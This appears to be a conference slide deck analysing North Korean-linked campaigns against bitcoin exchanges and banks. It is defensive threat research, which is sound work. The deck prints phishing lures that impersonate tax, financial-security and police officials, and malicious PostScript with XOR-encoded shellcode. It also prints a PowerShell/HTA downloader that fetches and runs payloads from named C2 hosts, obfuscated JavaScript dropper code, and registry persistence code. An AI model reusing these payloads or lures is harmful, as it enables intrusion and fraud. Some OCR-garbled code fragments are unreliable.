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
### **BITCOIN EXCHANGES HACKING CAMPAIGN**

- 25 people received phishing emails attached with malicious HWP files during the campaign
  - In Korea, HWP(Hangul Word Processor) is the most popular word processor as MS OFFICE
- They used a vulnerability of Ghostscript
  - Ghostscript is interpreter for postscript language
  - Ghostscript is included in HWP
    - removed in a current version by vulnerability issue
  - Its vulnerability could allow the arbitrary code execution
  - Ghostscript can create files without vulnerability

# **BITCOIN EXCHANGES HACKED - Phishing Email Attack Vector**




# **BITCOIN EXCHANGES HACKED – Attack Timeline**



# **TARGETING BITCOIN EXCHANGES USERS – Before July, 2017**

- A phishing email impersonated the National Tax Service
  - Targeted users of Bitcoin Exchanges



2017.5.22, 04:54 PM

Hello,

This is special tax investigation team at National Tax Service.

I attached a file that you need to prepare for tax investigation.

You have to complete preparing until 10 am, 25 May.

**Thanks** 

[Attached a malicious hwp file]

#### **BITCOIN EXCHANGES HACKED – Before July, 2017**

Compares with Korean Major Bank Sample

```
( v41 & 0x10 )
                                                     *( WORD *)(v4 + v3) +
                                                     *(WORD *)(v18 + v4) = 'F
                                                     *(_WORD *)(v3 + v4 + 4)
( strcmp(&String, (censt char *)&word 10
                                                     *(WORD *)(04 + 03 + 6) =
if ( v40 & 0x10 )
 1strcpyA((LPSTR)MARKER_v2, ":FZ:"):
                                                   else
else
 lstrcpyA((LPSTR)MARKER_v2, ":GY:"):
                                                     */ WORD *\/n4 + n3\ .
*( DWORD *)(MARKER v2 + 4) = *( DWORD *)&
                                                     *(WORD *)(v18 + v4) = 'G
*( DWORD *)(MARKER v2 + 8) = *( DWORD *)&
                                                     *(WORD *)(v3 + v4 + 4) =
FileTimeToLocalFileTime((const FILETIME *
                                                     *(WORD *)(v4 + v3 + 6) =
v6 = LocalFileTime.dwHighDateTime;
```

#### **BITCOIN EXCHANGES HACKED – CASE 1: IMPERSONATED as FSI**

- After 2 months we found another sample related to Bitcoin Exchanges
- A phishing email impersonated the Financial Security Institute

2017.7.5. 09:59 AM



Hello,

We(FSI) are going to survey regarding the financial security standardization.

I expect your active participation, so I attached a file related to the survey.

news link: http://....

If you have any questions, please feel free to contact me.


Thanks, FSI survey manager

[Attached a malicious hwp file(2017 the financial ...)]

#### **CASE** 1: IMPERSONATED as FSI – Malicious scripts in HWP file

We could find ps (postscript) files in BinData of malicious HWP file


They were compressed by zlib



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0020	20	20	0d	0a	7b	0d	0a	09	65	78	63	68	20	64	75	70	{exch dup
0030	20	6с	65	6e	67	74	68	20	20	20	20	0d	0a	09	32	20	length2
0040	69	6е	64	65	78	20	6с	65	6e	67	74	68	20	61	64	64	index length add
0050	20	73	74	72	69	6е	67	20	20	20	20	0d	0a	09	64	75	stringdu
0060	70	20	64	75	70	20	34	20	32	20	72	6f	6с	6с	20	63	p dup 4 2 roll c
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0080	31	20	72	6f	6с	6с	20	70	75	74	69	6е	74	65	72	76	1 roll putinterv
0090	61	6с	0d	0a	7d	20	62	69	6e	64	20	64	65	66	0d	0a	al} bind def
00a0	2f	64	61	74	61	73	74	72	69	6е	67	20	31	30	32	34	/datastring 1024

#### **CASE 1: IMPERSONATED as FSI – Files**



#### **CASE** 1: IMPERSONATED as FSI— Postscript


- BIN0001.ps
  - It makes a shortcut at the path below

"%temp%\\..\\.\\Roaming\\Microsoft\\Windows\\Start Menu\\Programs\\Startup\\HncCheck.lnk"

- HncCheck.lnk has included
   "C:\Windows\System32\rundll32.exe %temp%\..\HncBB80.bin,MainCallBack"
- It is a trigger to execute "HncBB80.bin" when victims reboot their PCs
- BIN0002.ps will drop a binary file HncBB80.bin → trojan downloader

```
(temp) getenv
{
    /p1 exch def
    /concatstrings p1 (\\..\\..\\Roaming\\Microsoft\\Windows\\Start Menu\\Programs\\Startup\\HncCheck.lnk)
    /bb (1) def
    concatstrings (w) file /ouA exch def
```

#### **CASE 1: IMPERSONATED as FSI – Files**



#### **CASE** 1: IMPERSONATED as FSI – Postscript

- BIN0003.ps
  - If victim system has vulnerability in gs32dll.dll, it will be executed
  - It has a xor key of 4-byte-length (0x77, 0x5D, 0x11, 0x72)
  - Decoded the hex strings using xor key, then we got another postscript with shellcode

```
Post Script

XOR Encoded
Post Script with Shellcode


Embedded PE 32 bits

Embedded PE 64 bits
```

```
/yinzi { token pop exch pop } bind def
                  /yaoshi <775D1172> def
              /vima{
                                funcA exch def
                                  0 1 funcA length 1 sub {
                                           /funcB exch def
                                           funcA funcB 2 copy get yaoshi funcB 4 mod get xor put
                               } for
   9
                               funcA
10
                } def <0c573e01...291b0f58> yima yinzi exec
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#### **CASE** 1: IMPERSONATED as FSI – Postscript vulnerability


- BIN0003.ps (similar to CVE 2017-0261)
  - gs32dll.dll is a necessary library for handling postscript
  - postscript is processed as flow "read -> execute -> close"
  - There is a vulnerability in "close" part of the flow
  - Loads embedded PE and inject to a system process when shellcode was executed



Shellcode will get a execution permission

#### **CASE** 1: IMPERSONATED as FSI – Agent Dropper

- When HncBB80.bin (downloader) and shellcode were executed
  - Infected system information gathering and send them to C2
  - Receives data from C2(additional file download & execution)
  - But we did not get any additional files from C2
  - C2 is https://www[.]kbautosys[.]com
  - 115[.]92[.]103[.]37



#### **CASE 2: IMPERSONATED as A NATIONAL POLICE OFFICER**

Phishing Email Impersonated a National Police Officer



2017.8.4. 10:08 AM

Hello.


This is a detective OOO at \*\*\*\* police station. Please check bitcoin addresses from attached excel file.

If you have any question, feel free to contact me by the following number.

Thank you.

[Attached a pdf file(Copy of identification card)] [Attached a malicious xls file(bitcoin transaction log)]

#### **CASE 2: IMPERSONATED as A NATIONAL POLICE OFFICER — Files**



## **CASE 2: IMPERSONATED as A NATIONAL POLICE OFFICER – It's not a hwp**

- In this case, they used a excel file not a hwp file
- And they attached a pdf file(scanned a identification card)
  - Unknown how they got a scanned ID card image
  - Tried to increase credibility by scanned ID card

#### **CASE 2: IMPERSONATED as A NATIONAL POLICE OFFICER**

- Malware functionality is same as case1 but C2 is not
  - Infected system information gathering and send them to C2
  - Receives data from C2(additional file download & execution)
  - But we did not get any additional file from C2
  - C2 is https://www[.]unsunozo[.]org
  - 49[.]239[.]189[.]45

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
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#### **INTERESTING ATTACK TARGETED BANK IN EGYPT — Background**


- O bank is run by O group, which is based in Egypt
- O group also runs K telecom, in charge of telecommunication in NK
- Target has connection with O bank in NK and K Telecom and locate in Egypt.
- O Group has shut down branch in NK in 2016 because of sanction.
- Target was targeted by attacker in 2017.





### Campaign targeted Egypt bank and SK banks - Background

- We observed 2 interesting samples from target in May, 2017
- Both are exploits CVE 2017-0199 DOCX documents
- Upon opening the document, it connects to C&C server to download HTA file containing malicious script



## Campaign targeted Egypt bank and SK banks – Delivery Method











Powershell script to download Trojan downloader, loader and script

http://foodforu.heliohost.org/blog/apache.jpg (http://old.jrchina.com/btob\_asiana/appach01.jpg)

save as alitmp0131.jpg



http://foodforu.heliohost.org/blog/apache\_backup.jpg (http://old.jrchina.com/btob\_asiana/appach02.jpg) save as

save as alitmp0132.jpg



http://foodforu.heliohost.org/blog/apache.ipp (http://old.jrchina.com/btob\_asiana/udel\_ok.ipp)

save as alitmp0133.js



# **Campaign targeted Egypt bank and SK banks – Powershell Script**

```
K!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
    <html xmlns="http://www.w3.org/1999/xhtml">
   <head>
  <meta content="text/html; charset=utf-8" http-equiv="Content-Type" />
  <title>Bonjour</title>
<script language="VBScript">
                                                                               ======= base64 decode hta script ========
 Set owFrClN0giJ = CreateObject("Wscript.Shell")
                                                                                   $c=new-object System.Net.WebClient
   Set v1ymUkaljYF = CreateObject("Scripting.FileSystemObject")
                                                                               $t =$env:temp
 If v1ymUkaljYF.FileExists(owFrClN0giJ.ExpandEnvironmentStrings("%PSModulePa
  owFrClN0giJ.Run powershell -nop -windowstyle hidden -executionpolicy bypa
                                                                                      $t1=$t+"\\alitmp0131.jpg"
  ATgB1AHQALgBXAGUAYgBDAGwAaQB1AG4AdAAKAAoAJAB0ACAAPQAkAGUAbgB2ADoAdAB1AG0Ac
                                                                                      $t2=$t+"\\alitmp0132.jpg"
  wAGcAIgAgAAoACQAKAAkAJAB0ADIAPQAkAHQAKwAiAFwAXABhAGwAaQB0AG0AcAAwADEAMwAyA
  AMwAzAC4AagBzACIAIAAKAAkACgAJAHQAcgB5ACAACgAJAAoACQB7ACAACgAJAAoACQB1AGMAa
                                                                                      $t3=$t+"\\alitmp0133.js"
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  AbABvAGEAZABGAGkAbABlACgAIAAiAGgAdAB0AHAAOgAvAC8AZgBvAG8AZABmAG8AcgB1AC4Aa
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  AaOBvAGgAbwBzAHOALgBvAHIAZwAvAGIAbABvAGcALwBhAHAAYOBjAGgAZOAuAGkAcABwACIAL
                                                                                      echo $c.DownloadFile( "hxxp://foodforu.heliohost.org/blog/apache.jpg",$t1)
    AHQAMwApACAACgAJAAoACQB3AHMAYwByAGkAcAB0AC4AZQB4AGUAIAAkAHQAMwAgAAoACQAK
 owFrClN0giJ.Run "cmd /c echo VSM3XkpINmZWXjdjUzg3ZUpGM2dVOCIhPV4/Z1NCLi4=>%
                                                                                      $c.DownloadFile( "hxxp://foodforu.heliohost.org/blog/apache_backup.jpg",$t2)
 End If
                                      Base64 decode
                                                                                      $c.DownloadFile( "hxxp://foodforu.heliohost.org/blog/apache.ipp",$t3)
   Self.Close
  </script>
                                                                                      wscript.exe $t3
<hta:application</pre>
    id="oHTA"
    applicationname="Bonjour"
                                                                                      catch
    application="yes"
  </head>
(/html>
```

#### Campaign targeted Egypt bank and SK banks – Javascript

- The IPP file contains encoded VBScript to extract payload from fake JPG files and save as:
  - Windows-KB275122-x86.exe (trojan downloader)
  - Windows-KB271854-x86.exe (Milk loader)

```
myStr = "B&4egvodujpo&39b&3:&8csfuvso&31ofx&31BdujwfYPckfdu&39b&3:&8e&4c&1e&1b&1e&1bC&4egvod
bt&4eB&39&33BEPEC&3fTusfbn&33&3:&4c&1e&1bt2&4eB&39&33BEPEC&3fTusfbn&33&3:&4c&1e&1b&1e&1bd&4
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eh = "";
for (k = 0; k < myStr.length; k++) eh += String.fromCharCode(myStr.charCodeAt(k) - 1);</pre>
eval(unescape(eh));
```

```
A = function(a) {
    return new ActiveXObject(a) };
B = function(b1, b2, b3, b4) {
    try { s = A("ADODB.Stream");
        s1 = A("ADODB.Stream");
        c = A("WScript.shell");
        t = c.ExpandEnvironmentStrings("%temp%");
        t1 = t + "\" + b1;
        t2 = t + b2;
        s.Mode = 3;
        s.Type = 1;
        s.Open();
        s1.Mode = 3;
        s1.Type = 1;
        s1.0pen();
        s.LoadFromFile(t1);
        s.Position = b4;
        s1.Write(s.Read);
        s1.SaveToFile(t2, 2);
        c = A("WScript.shell");
        t = c.ExpandEnvironmentStrings("%temp%");
        c.Run(t2 + " " + b3, 0); } catch (e) {; } }
C = function(b1, b2, b3, b4, b5) {
    try { s = A("ADODB.Stream");
        s1 = A("ADODB.Stream");
        c = A("WScript.shell");
        t = c.ExpandEnvironmentStrings("%temp%");
        t1 = t + "\\" + b1; # %temp%\\alitmp0131.jpg
        t2 = t + b2; # %temp%\\alitmp0132.jpg
        s.Mode = 3;
        s.Type = 1;
        s.Open();
        s1.Mode = 3;
        s1.Type = 1;
        s1.0pen();
        s.LoadFromFile(t1);
        s.Position = b4;
        s1.Write(s.Read);
        s1.SaveToFile(t2, 2);
C("alitmp0131.jpg", "\\Windows-KB275122-x86.exe", "help", 5651);
C("alitmp0132.jpg", "\\Windows-KB271854-x86.exe",
```

### **Campaign targeted Egypt bank and SK banks – Trojan downloader**

- Named Freenki Downloader by PaloAlto
- Freenki was discovered having overlap code with ROKRAT, an malware used by Reaper.
- Need specific arguments to execute. Supporting 3 commands (script pass "help" command to execute)

Command	Description
Help	Perform main function. Collects system information and beacon to C&C server.
console	Setting up persistence in the registry
sample	Perform console command function and later perform help command function when successes.

```
U4 = wcscmp(command, L"help");
    if ( \vee 4 )
      04 = -(04 < 0) | 1;
      help_command_f();
    U5 = wcscmp(command, L"console");
      05 = -(05 < 0) | 1;
    if ( v_5 )
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      result = wcscmp(command, L"sample");
      if ( result )
        result = -(result < 0) | 1;</pre>
      if (!result)
        result = console_command_f();
        if ( result )
          help_command_f();
    else
      result = console_command_f();
    return result;
```

## Campaign targeted Egypt bank and SK banks – Trojan downloader

- Convert MAC address to hex string and use as victim ID
- Collects system information and beacon to C&C server
  - Username>Computer Name>File version of kernel32.dll>IsWow64Process() > Ethernet MAC addresses>running processes

#### **Report status MAC Address Encoded Victim Data**

```
Stream Content
POST /blog/blog_confirm.php HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/6.0;
SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC
6.0; .NET4.0C; Tablet PC 2.0; .NET4.0E; InfoPath.3)
Host: foodforu.heliohost.org
Content-Length: 441
Cache-Control: no-cache
                                                      Encode by SUB OF, XOR 21
1D00C29985572D0T0[0W0^0.0o0t0{0W0~0.0.0q0.0e0W0^0.0&0.0.0.0%0&0 0.0.0.0 0.0.0;0:0
<del>[</del>000q0*0 0 0 0q0"0'0'0(0#0#0%0"0*0.0c0^0Y0^0]0e0^0.0c0^0Y0^0]0e0^0.0c0^0Y0^0]0e0^0.0c0^0Y0^0]0e0^0
0&0.0"0"0#0.0.0.0.0.0 0'0:0:0
{000U0W0Q0t0W0a0Q0.0S0h0S0;0:0`0b0]0Q0S0h0`0.0S0h0S0;0:0s0f0S0b0g0d0X0W0^0U0.0S0h0S0;0:
0.0w0^0x0s0h0.0s0h0s0;0:0`0s0h0`0\0]0b0s0b0.0s0h0s0;0:0w0T000_0.0s0h0s0;0:0_0h0]0q0
[[0]0^0.0S0h0S0:0:0.0w0^0T0]0e0a0.0y0r0"0%0#0.0"0"0.0h0(0&0.0S0h0S0:0:0:0:0HTTP/1.1 200
OK
Date: Wed, 14 Jun 2017 06:20:37 GMT
Server: Apache
Content-Length: 0
Content-Type: text/html; charset=UTF-8
```

#### **Decoded Victim Data**

### Campaign targeted Egypt bank and SK banks – Trojan downloader

- Download payload from another C&C and save in %Temp%
- The downloaded payload need argument "abai" to execute (abai means father in Korean dialect)

```
format_string((int)&downloaded_file, (const char *)L"%s\\%s.exe", &Temp_Path, v4);
06 = sub_{122B2C7()};
υ7 = υ6:
if ( ∪6 )
  sub_122B1AE(v9, 1, v2, v6);
  sub_12283C7( U7);
  sub_1228496(U7);
 v14 = 0:
  _mm_storel_epi64((__m128i *)Parameters, _mm_loadl_epi64((const __m128i *)&abai));
  ShellExecuteW(0, L"open", &downloaded_file, Parameters, 0, 0);
  result = 1:
else
```

#### Campaign targeted Egypt bank and SK banks – Milk loader

- Named Milk loader because of the pdb string found in the binary
  - E:\\BIG\_POOH\\Project\\milk\\Release\\milk.pdb (a.k.a Poohmilk by PaloAlto)
  - Sleep for 6 mins upon execute
  - Look for file "wsatra.tmp" in ths %Temp% folder. (however not existed in this case)
    - If found: read the file and get a path from the file. Scanning .lnk file and ZIP in the path. Extract file from ZIP and execute



### Campaign targeted Egypt bank and SK banks – Milk loader

• Launch the downloader. Create registry "Windows Update" to set persistent of the downloader. Default command is "help"

名稱	類型	資料
<b>動</b> (預設値)	REG_SZ	(數值未設定)
ab]ctfmon.exe	REG_SZ	C:\WINDOWS\system32\ctfmon.exe
<b>₩</b> indows Update	REG_SZ	"C:\Documents and Settings\Administrator\Windows-KB275122-x86.exe" help

```
lstrcatw(&ExistingFileName, L"Windows-KB275122-x86.exe");

| = GetCurrentProcess();

if ( OpenProcessToken(), 0x20008u, &hobject) && GetUserProfileDirectoryW(hobject, &NewFileName) {

    lstrcatw(&NewFileName, L"\\Windows-KB275122-x86.exe");
    CloseHandle(hobject);
    wsprintfw(&Data, L"\"%s\" help", &NewFileName);
    CopyFileW(&ExistingFileName, &NewFileName, 0);
    RegOpenKeyW(HKEY_CURRENT_USER, L"Software\\Microsoft\\Windows\\CurrentVersion\\Run", &hKey);
    v5 = lstrlenw(&Data);
    RegSetValueExw(hKey, L"Windows Update", 0, 1u, &Data, 2 * v5);
    RegCloseKey(hKey);
}
return 0;
```

# RECENT CHANGE & DISCOVERY

**Some Updates** 



### **Getting new C&C server with (stolen? ransomed?) bitcoin**

- Our observation shows that there are lesser compromised server been used in the recent attacks.
- In a case we investigated, we tried to inquiry the registrant information of an Andariel group's C&C server from the hosting server provider.
- The hosting server provider reveals that since the server was pay with bitcoin, they don't have any information about the identity.

• It is a far more effective way than hacking legitimate servers and also

keeping anonymity.

Friday, Dec 1, 23:28-23:29 UTC CoinDesk BPI: \$10 747.91



#### **USING MONERO MINER**

- Address: 43DvB2H5bTJYNnkd37rsKJ2VckPE3dYtr9UeaFkbGatfFHR1vu1PXjXLdSjUCf174dJNxny4XbHvmGzjRcbHHCWNGuGJeAr
- m Pending Balance: 0.135166674793 XMR
- Total Paid: 70.10000000000 XMR
- Last Share Submitted: less than a minute ago
- Hash Rate: 41.52 KH/sec
  - Pending Balance: 0.018407097083 XMR
- Total Paid: 105.70000000000 XMR
- Last Share Submitted: less than a minute ago
- Hash Rate: 169.15 KH/sec

# 14/Sept/2017

1XMR = \$97 (Bitfinex)

Balance: \$6,790

# HODL!!!

12/Feb/2018

1XMR = \$240 (Bitfinex)

Balance: \$25,200

# TTP & KEY FINDINGS

Some interesting facts



### TTP & Key-finding

- Delivery
  - Deliver payload with spear-phishing emails.
- Infrastructure
  - Frequently use compromised C&C server.
- Tools
  - Many shared code between proprietary malwares. (Andariel, Lazarus)
  - Open source tools in arsenal (i.e.Aryan, Xtreme RAT, Ghost RAT, FBI RAT) (Andariel)
  - Destroy evidence and tracks with ransomware. (i.e. Taiwan Far Eastern with Hermes Ransomware) (Lazarus, Bluenoroff, Reaper)
  - Multi-stage payload (Reaper)
- Target
  - Targeting SWIFT system when attack on banks. (very familiar with SWIFT network)
  - Launching SWIFT transaction during holiday/weekends.
- Persistent
  - Penetrating target's network and control for a long time before doing transaction.

#### **Sample Timestamp Analysis of Andariel Group (GMT+9)**



# BLACK HAT SOUND BYTES

**Conclusion** 



#### **BLACK HAT SOUND BYTES (CONCLUSION)**

- We've seen an increasing trend of nation-state actors using their cyber espionage capabilities for financial gain.
- Lazarus, Bluenoroff and Andariel groups targeted not only banks, but also bitcoin users/exchanges and ATM machines.
- In many cases, the attackers shows strong knowledge to the compromised system, network environment and their targets. They tailored their tools and develop 0 days for the targets. (They study hard about you!!)
- It is difficult to track these threat groups only with C&C infrastructure. Therefore, be familiar with their tools and tactic is one of the key to defend against them. (You should study hard about them too!!!)



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